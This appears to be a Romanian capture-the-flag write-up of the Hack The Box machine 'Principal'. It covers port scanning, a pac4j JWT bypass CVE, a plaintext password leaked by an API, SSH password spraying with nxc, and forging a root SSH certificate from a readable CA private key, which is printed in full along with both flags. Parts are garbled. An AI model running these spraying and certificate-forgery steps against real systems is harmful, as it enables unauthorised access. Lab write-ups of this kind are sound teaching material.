

Hai sa vedem ce porturi TCP avem aici?

```

ngm@debian1:~/HTB_Machines/Medium/Principal$ nmap -sv 10.129.244.228
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 17:29 EEST
Nmap scan report for 10.129.244.228

Host is up (0.23s latency).

Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http-proxy Jetty

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_
SF:Port8080-TCP:V=7.95X1=74d-6/21kTime=6A37F56fXP=x86_64-pc-Linux-gnuXR(Ge
SF:tRequest,A4,"HTTP/1.1)x203092|x20Found|x0Date:x20Sun,x2021|x20Jun|x2
SF:02026|x2014:30:07|x20GMT\r\nServer:x20Jetty\r\nX-Powered-By:x20pac4j-
SF:jwt/6\.\0\.\3\r\nContent-Language:x20en\r\nLocation:x20/login\r\nConTen
SF:t-Length:x200\r\n\r\n"><\r(HTTPOptions,A2,"HTTP/1.1)x20200|x20OK\r\nDa
SF:te:x20Sun,x2021|x20Jun|x202026|x2014:30:08|x20GMT\r\nServer:x20Jetty
SF:\r\nX-Powered-By:x20pac4j-jwt/6\.\0\.\3\r\nAllow:x20GET,HEAD,OPTIONS\r\
SF:nAccept-Patch:x20\r\nContent-Length:x200\r\n\r\n"><\r(RSPrequest,220,
SF:"HTTP/1.1)x20505|x20HTTP|x20Version|x20Not|x20Supported\r\nDate:x20Su
SF:n,x2021|x20Jun|x202026|x2014:30:08|x20GMT\r\nCache-Control:x20must-re
SF:validate,no-cache,no-store\r\nContent-Type:x20text/html;charset=iso-88
SF:59-1\r\n\r\nContent-Length:x20349\r\n\r\n<html>\n<head>\n<meta>x20http-eg
SF:iv=\\"Content-Type"|x20content=\\"text/html;charset=ISO-8859-1\\"/>\n<tit
SF:le>Error|x20505|x20Unknown|x20Version</title>\n</head>\n<body>\n<ch2>HTT
SF:P|x20ERROR|x20505|x20Unknown|x20Version</h2>\n<table>\n<tr><th>URI:</th
SF:><td>/badMessage</td></tr>\n<tr><th>STATUS:</th><td>505</td></tr>\n<tr>
SF:><th>MESSAGE:</th><td>Unknown|x20Version</td></tr>\n</table>\n\n</body>\n
SF:n</html>\n")><\r(FourOhFourRequest,130,"HTTP/1.1)x20404|x20Not|x20Found\
SF:r\nDate:x20Sun,x2021|x20Jun|x202026|x2014:30:09|x20GMT\r\nServer:x20
SF:Jetty\r\nX-Powered-By:x20pac4j-jwt/6\.\0\.\3\r\nCache-Control:x20must-r
SF:evaluate,no-cache,no-store\r\nContent-Type:x20application/json\r\n\r\n
SF:nf("timestamp":"2026-06-21T14:30:09.370+08:00"),"status":404,"er
SF:ror":{"message":"Not Found"},"path":"/","statusCode":505,"headers":{"x20

```

2 porturi, ssh si probabil un site.

Intram pe site si suntem redirectionati automat la /login.

The image is a composite of two side-by-side panels. The left panel is a white login page for 'Principal', an internal platform. It features a blue square logo with a white 'P' at the top left. Below it, the word 'Principal' is in a large, bold, black font, followed by 'INTERNAL PLATFORM' in a smaller, all-caps font. A section titled 'Sign in to your account' includes the text 'Access the corporate dashboard and management tools.' Below this are two input fields: 'Username' with the placeholder 'Enter your username' and 'Password' with the placeholder 'Enter your password' and an eye icon for toggling visibility. A 'Remember me' checkbox and a 'Forgot password?' link are positioned below the password field. A large blue 'Sign In' button is at the bottom. The right panel is a dark blue dashboard titled 'Unified Operations Dashboard'. It contains a paragraph: 'Manage deployments, monitor infrastructure, and oversee team access from a single platform.' Below this are three sections, each with an icon and a title: a monitor icon for 'Deployment Management' (Automated CI/CD pipeline control with SSH certificate authentication), a shield icon for 'Access Control' (Role-based access management with JWT-encrypted authentication), and a pulse line icon for 'Real-time Monitoring' (Infrastructure health monitoring with Prometheus integration). At the bottom right, it says 'Principal Corp © 2025. Internal use only. v1.2.0 | Powered by pac4j'.

Daca ne uitam, vedem ce versiune de pac4j avem, 1.2.0. Dar, daca incercam sa introducem asta la raspuns la task 2, vedem ca nu e bun, deci hai sa ne uitam la blocul de jos de la nmap.

```
Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\0.3\r\nCache-Control:\x20must-r
```

Aici vedem versiunea reala, 6.0.3

De ce conteaza? Cautam putin pe net despre aceasta versiune si vedem ceva interesant.

<https://github.com/vasirr10/CVE-2026-29000>

Are un CVE recent. Daca gasim o cheie publica, we are in.

Acum, sa ne uitam prin cod prin inspect element.

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="login-container">
      <script src="/static/js/app.js"></script>
    </body>
  </html>
```

app.js iese in ochi, dar hai sa ne uitam prin el intai.

```
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 * sub - username
 * role - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 * iss - "principal-platform"
 * iat - issued at (epoch)
 * exp - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
  ADMIN: 'ROLE_ADMIN',
  MANAGER: 'ROLE_MANAGER',
  USER: 'ROLE_USER'
};


// Token management
class TokenManager {
  static getToken() {
    return sessionStorage.getItem('auth_token');
  }

  static setToken(token) {
    sessionStorage.setItem('auth_token', token);
  }

  static clearToken() {
    sessionStorage.removeItem('auth_token');
  }
}
```

Are niste enpointuri deschise, sa ne uitam prin ele iar.

Daca ne uitam pe /api/auth/jwks, vedem ca ne este generata asa o cheie publica.



Hai sa vedem daca putem realiza exploitul.

[illegible]

Am primit un bypass token.

Sa vedem ce date avem.

[illegible]

Am dat curl la paginila la care primeam ca nu suntem autorizati. Sa vedem ce e prin ele.

Api-urile de la care am luat au fost:

```
/api/users /api/dashboard /api/settings
```

Ne uitam prin continut si am observat ceva interesant in settings:

```
"encryptionKey":"D3pl0y_$$H_Now42!"
```

Cheia de criptare este in plaintext.

Acum, avem din /api/users toti utilizatorii. Le salvam usernameul intr-un fisier.

```
[
  {
    "lastLogin": "2025-12-28T09:15:00Z",
    "id": 1,
    "department": "IT Security",
    "displayName": "Sarah Chen",
    "email": "s.chen@principal-corp.local",
  }
]
```

```
"username": "admin",
"note": "",
"role": "ROLE_ADMIN",
"active": true
},
{
  "lastLogin": "2025-12-28T14:32:00Z",
  "id": 2,
  "department": "DevOps",
  "displayName": "Deploy Service",
  "email": "svc-deploy@principal-corp.local",
  "username": "svc-deploy",
  "note": "Service account for automated deployments via SSH certificate auth.",
  "role": "deployer",
  "active": true
},
{
  "lastLogin": "2025-12-27T16:45:00Z",
  "id": 3,
  "department": "Engineering",
  "displayName": "James Thompson",
  "email": "j.thompson@principal-corp.local",
  "username": "jthompson",
  "note": "Team lead - backend services",
  "role": "ROLE_USER",
  "active": true
},
{
  "lastLogin": "2025-12-28T08:20:00Z",
  "id": 4,
  "department": "Engineering",
  "displayName": "Ana Morales",
  "email": "a.morales@principal-corp.local",
  "username": "amorales",
  "note": "Frontend developer",
  "role": "ROLE_USER",
  "active": true
},
{
  "lastLogin": "2025-12-26T11:30:00Z",
  "id": 5,
  "department": "Operations",
  "displayName": "Benjamin Wright",
  "email": "b.wright@principal-corp.local",
  "username": "bwright",
  "note": "Operations manager",
  "role": "ROLE_MANAGER",
  "active": true
},
}
```

```
[
{
  "lastLogin": "2025-12-20T10:00:00Z",
  "id": 6,
  "department": "IT Security",
  "displayName": "Kavitha Kumar",
  "email": "k.kumar@principal-corp.local",
  "username": "kkumar",
  "note": "Security analyst - on leave until Jan 6",
  "role": "ROLE_ADMIN",
  "active": false
},
{
  "lastLogin": "2025-12-28T13:10:00Z",
  "id": 7,
  "department": "QA",
  "displayName": "Marcus Wilson",
  "email": "m.wilson@principal-corp.local",
  "username": "mwilson",
  "note": "QA engineer",
  "role": "ROLE_USER",
  "active": true
},
{
  "lastLogin": "2025-12-28T07:55:00Z",
  "id": 8,
  "department": "Engineering",
  "displayName": "Lisa Zhang",
  "email": "l.zhang@principal-corp.local",
  "username": "lzhang",
  "note": "Engineering director",
  "role": "ROLE_MANAGER",
  "active": true
}
]
```

Sa vedem daca are cineva acea parola. Nu uita apostrofurile, pentru ca la inceput ma uitam cu ce parola incerca sa se conecteze si vedem ca nu era același text.

```
nxc ssh 10.129.244.220 -u usernames.txt -p "
```

```
rgmy@debian1:~/HTB_Machines/Medium/Principal$ nxc ssh 10.129.244.220 -u usernames.txt -p 'D3pl0y_$$H_Now42!'
SSH 10.129.244.220 22 10.129.244.220 [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14
SSH 10.129.244.220 22 10.129.244.220 [-] admin:D3pl0y_$$H_Now42!
SSH 10.129.244.220 22 10.129.244.220 [+] svc-deploy:D3pl0y_$$H_Now42! Linux - Shell access!
rgmy@debian1:~/HTB_Machines/Medium/Principal$
```

Este parola la svc-deploy.

Deci, ne conectam prin ssh si incepem investigarea.

```

rgmy@debian1:~/HTB_Machines/Medium/Principal$ ssh svc-deploy@10.129.244.220
The authenticity of host '10.129.244.220 (10.129.244.220)' can't be established.
ED25519 key fingerprint is SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.220' (ED25519) to the list of known hosts.
svc-deploy@10.129.244.220's password:
Permission denied, please try again.
svc-deploy@10.129.244.220's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

svc-deploy@principal:~$ |

```

Asa luam primul flag, flagul de user.

```

svc-deploy@principal:~$ ls
user.txt
svc-deploy@principal:~$ cat user.txt
3f14523aa8cc45a90d0b51db2d678d1b
svc-deploy@principal:~$ |

```

Acum, incercam sa luam mai multe drepturi decat avem.

Ca de obicei, incepem sa vedem in ce grupuri suntem. Daca suntem sudo, am terminat.

```

svc-deploy@principal:~$ groups
svc-deploy deployers
svc-deploy@principal:~$ |

```

deployers. Ce face oare asta?

`find / -group deployers 2>/dev/null`

Vedem ca avem drepturi sa vedem anumite fisiere interesante.

```

svc-deploy@principal:~$ find / -group deployers 2>/dev/null
/etc/ssh/sshd_config.d/60-principal.conf
/opt/principal/ssh
/opt/principal/ssh/README.txt
/opt/principal/ssh/ca

```

```
svc-deploy@principal:/opt/principal/ssh$ cat ca
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEaUupcTUsyUBVNyV9BSynItQWa/hy9VE000cvJ85btLVWghXJbhGWcj
7t8IAuF2whpooZvMMqAYCVy0gWckU6Ys5hyWQIzZr4vZ3FKEt0kaZfqAL/BNxroHXEKIJU
j+zXptCZ6Zh6Di/xbUrWij07aBGB1nN61XemARn1wqxdJRIBbEHMBTi5D6Et+SHZ2anI97
wbc+wLKHdqoLs7Z0pdLB42cq1CLMYkREV7K+7jbWPcUoANQpYWXcdzFBNYp7ZG1IHRQtcM
F0vpbL5VA/zeegGC0ih+xlBDBc1f3FrMYMfM/Qn4A70vjNAVUaxohE5nGNYwCzk5Z+zwpy
5drwtUa9I+27bvFQ2Ky5mI+C/ToCox3L+yJ1UAhp6ER1qU4cq1pnZ1qIIQIsgC7oi9/V1
0KXp9rexkHfs0+UG79h6S1uIbLSL6Gpttikm1bAIRQHsYGct0H8Smc0jOWM8yANvCVpyF3
Qm8XWIVZvEM5ZyhxISNidU//cK1LwRUEBMZL67fxx5iWa4zX45HeLVLGqy5QDSe4pTTDUs
5N0Liadrdi0yATuiTvHkLeYxBUj27SGr/bvLz7EyzEYzH66asYgAPLQKM83jmGSxIQLmrV
k0M0sM6Z2/fqNWKEI9ZBoT03pTrZnS8fHSbaks0TuBzAIZZyLY6q8a+e/t99xYNYmqgb7J
kAAAdIrktniq5LZ4oAAAAHc3NoLXJzYQAAAEaUupcTUsyUBVNyV9BSynItQWa/hy9VE000
cvJ85btLVWghXJbhGWcj7t8IAuF2whpooZvMMqAYCVy0gWckU6Ys5hyWQIzZr4vZ3FKEt0
kaZfqAL/BNxroHXEKIJUj+zXptCZ6Zh6Di/xbUrWij07aBGB1nN61XemARn1wqxdJRIBbE
HMBTi5D6Et+SHZ2anI97wbc+wLKHdqoLs7Z0pdLB42cq1CLMYkREV7K+7jbWPcUoANQpYW
XcdzFBNYp7ZG1IHRQtcMF0vpbL5VA/zeegGC0ih+xlBDBc1f3FrMYMfM/Qn4A70vjNAVUa
xohE5nGNYwCzk5Z+zwpy5drwtUa9I+27bvFQ2Ky5mI+C/ToCox3L+yJ1UAhp6ER1qU4cq1
pnZ1qIIQIsgC7oi9/V10KXp9rexkHfs0+UG79h6S1uIbLSL6Gpttikm1bAIRQHsYGct0H
8Smc0jOWM8yANvCVpyF3Qm8XWIVZvEM5ZyhxISNidU//cK1LwRUEBMZL67fxx5iWa4zX45
HeLVLGqy5QDSe4pTTDUs5N0Liadrdi0yATuiTvHkLeYxBUj27SGr/bvLz7EyzEYzH66asY
gAPLQKM83jmGSxIQLmrV k0M0sM6Z2/fqNWKEI9ZBoT03pTrZnS8fHSbaks0TuBzAIZZyLY
6q8a+e/t99xYNYmqgb7JkAAAAADAQABAAACABJNXRR9M2Q52Rq6QBKyRCDjB5SmpodJFD0P
bs0YfWVTXVlgBdSobqiAuUASFkRoE30No4gQNsdDTC+ierhXR5ZrNaw/fJ9I3h3rvK9joY
ag/YemQDTG3M+2iXTxzeE5ay1z+r3vQzTL1Nw0eZleDk9Ms5jSfXX8mit4EWReHECW7
Uj6RggwNoL8VrVufwd2AoE/Fuz6fJitUba68Kqe4AAYXRnIpnNQ62Q5T8+wTbY72QJhYhd
ltrAYozx1s0Drk9qe+ajWDJF0aA+YqKHew3q8bN6AW9tY5KhV+SC2Kc13f1c5L//LaYpHY
fjyL5P7R6+tLqStDbL2B3iRD2+ux9iWdk/v0wCwsqj6MpWk6a4UJBozR6/0o4pmytg2SYp
WvAxJiIhm0BrYr0RBBkAWExrJ+3md1AXMZ+y0F4HaxnH7gxxtuBSsSsVP1XE4xyIF+z4Vo
UiSCig630v/3sknAep9Wuy6q620qq72b49/OLG8LBgSFpKQKtIPDRHmPmetfFX0pcqcoWk
PAoRa9nebuJfELXbQKfAHCRsRwAYHsj9UQyp3iP2xcLTGPvBJ8binwA3a2V837fHHHI5Lk
7bANLH8Jn9S7cJioQaQgBKMiMoIRZK0SVX6Nc8Ne3kh1ZJkM4aJ0NXeku0Qct0zFXsVsi
SoVEMQvkb/SkELRnHhAAABABhy8XLrka0wecexDTo2XvrpE9izZc0IfsJdk5XsB00wuz5K
FDTxHwvQUN9krct04hg7SLH6CB9VXsJ9JNFaIht6Jj6ysRr+4LoXLWP3jq+CsYjTgB1dHj
VS+kwPIU6VLFkoBy2HckUQj6/kNfyTX789T0j88nnT2JR1ZiYNstGdFqGA16Rs4LzzRQ80
jUiwQeV/iH1Ux4d1br428f51cVRQXofcDLZ9DWINSBmgy9m/ZNBC0pTKBVkZfcN6+7NC8
wxIUDms+8EdX01ny/8febeg9AwT+CHM/+xtPjrJ9wpa4Dhj/6QvoJLgzuheBi7maou43kZ
2hLoFFR2SmZA4WAAAAEBAPa0iPKWls4GGc7233ohByx0bPVM5tHX84VeL8968omrcCA7Ju
L36JH5Z0jKanH+Eoevx2xDZQfGaMyxqgmVI/ti571bkqmemAp0QppjF6GSJrGLRbK/CIWk
No+2nECLLC/rQ70n8p7w0YoIAs4q0S7oFGrYdvopZSLTUmvEwfi1XMZBbTZrE09x4jTWO
FeVuCguHkqhpmw2FbnILFVzqZop4ZbW/20U9KpwT1P8Xv/nXM0ZS3F30FzZwH+r8HOQM0
CjJK3TeTe1FvSPmxDPF0hmX9gZ+QFQhrG/xpT1S/LJm3nbQH/32YJ4a0HVYDonzGptpmrP
YSfG2wniJgwmEAAAEABAMGeu3XKHj00w3L1pLVXGSkKj/EX07sfIHvq4soNYeiG5638psMa
tAM2xljr7b6UPwnmoXKyjjBWmmoCgr3g9FtvVIax1IFtrU278MkiwVe81vHVtrnHxVPcqD
jOnEICMGdBSI71mX9IhKnFrIXQTUmpVdpNREgxi0iPxRofyH64stciyld7rTy4+JrmjD/
fS70H8nBT9CD2hRkaPcckFBID8WpXvyCG7cgYH2NTJzCB0wWf14obrty37uj7PvtatiqZF
avZUzxb6uPQ2VQ/XgBtIB3Ik+PysDfJFKYkiJ934bG2MD78qD6FWIpFqhjlQK+6K8kXNfW
3m+Nd0R8xTkAAAAQCHJpbmNpcGFsLXNzaC1jYQECaW==
-----END OPENSSH PRIVATE KEY-----
svc-deploy@principal:/opt/principal/ssh$ |
```

Dupa ce analizam ce avem in ele, vedem ca avem certificatul in /opt/principal/ssh/ca si ca daca il avem, putem sa ne conectam ca root fara parola prin ssh.

Hai sa incercam.

Pentru inceput, ne generam o cheie temporara.

```
ssh-keygen -t rsa -b 4096 -f temp_key -N ""
```

Dupa, o semnam cu certificatul vazut mai sus. Si incercam sa ne conectam prin ssh ca si root.

```
rgmy@debian1:~/HTB_Machines/Medium/Principal$ ssh-keygen -t rsa -b 4096 -f temp_key -N ""
Generating public/private rsa key pair.
Your identification has been saved in temp_key
Your public key has been saved in temp_key.pub
The key fingerprint is:
SHA256:ciZ30CIhDwiTSymzZu33vPwTLWVib+3TBLUTbdtythM rgmy@debian1
The key's randomart image is:
+---[RSA 4096]-----+
|oo..o . . .|
|++. + . . oo|
|o+. o o . .|=|
|oo . . = o ..E+|
|o . o S B . .++|
| . . * + + . + |
| . o + . o . |
| .o . o . |
| oo.. . |
+---[SHA256]-----+
rgmy@debian1:~/HTB_Machines/Medium/Principal$ ssh-keygen -s ca.pem -I "forged_cert" -n root -V +1d temp_key.pub
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'ca.pem' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "ca.pem": bad permissions
rgmy@debian1:~/HTB_Machines/Medium/Principal$ sudo ssh-keygen -s ca.pem -I "forged_cert" -n root -V +1d temp_key.pub
[sudo] password for rgmy:
Signed user key temp_key-cert.pub: id "forged_cert" serial 0 for root valid from 2026-06-21T18:56:00 to 2026-06-22T18:57:09
rgmy@debian1:~/HTB_Machines/Medium/Principal$ ssh -i temp_key root@<target_ip>
bash: syntax error near unexpected token `newline'
rgmy@debian1:~/HTB_Machines/Medium/Principal$ ssh -i temp_key root@10.129.244.220
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~# |
```

A mers. Hai sa luam flagul de la root si am terminat.

```
root@principal:~# s
-bash: s: command not found
root@principal:~# ls
root.txt
root@principal:~# cat root.txt
f042915d8623ff495b2830195e1ab6fc
root@principal:~# |
```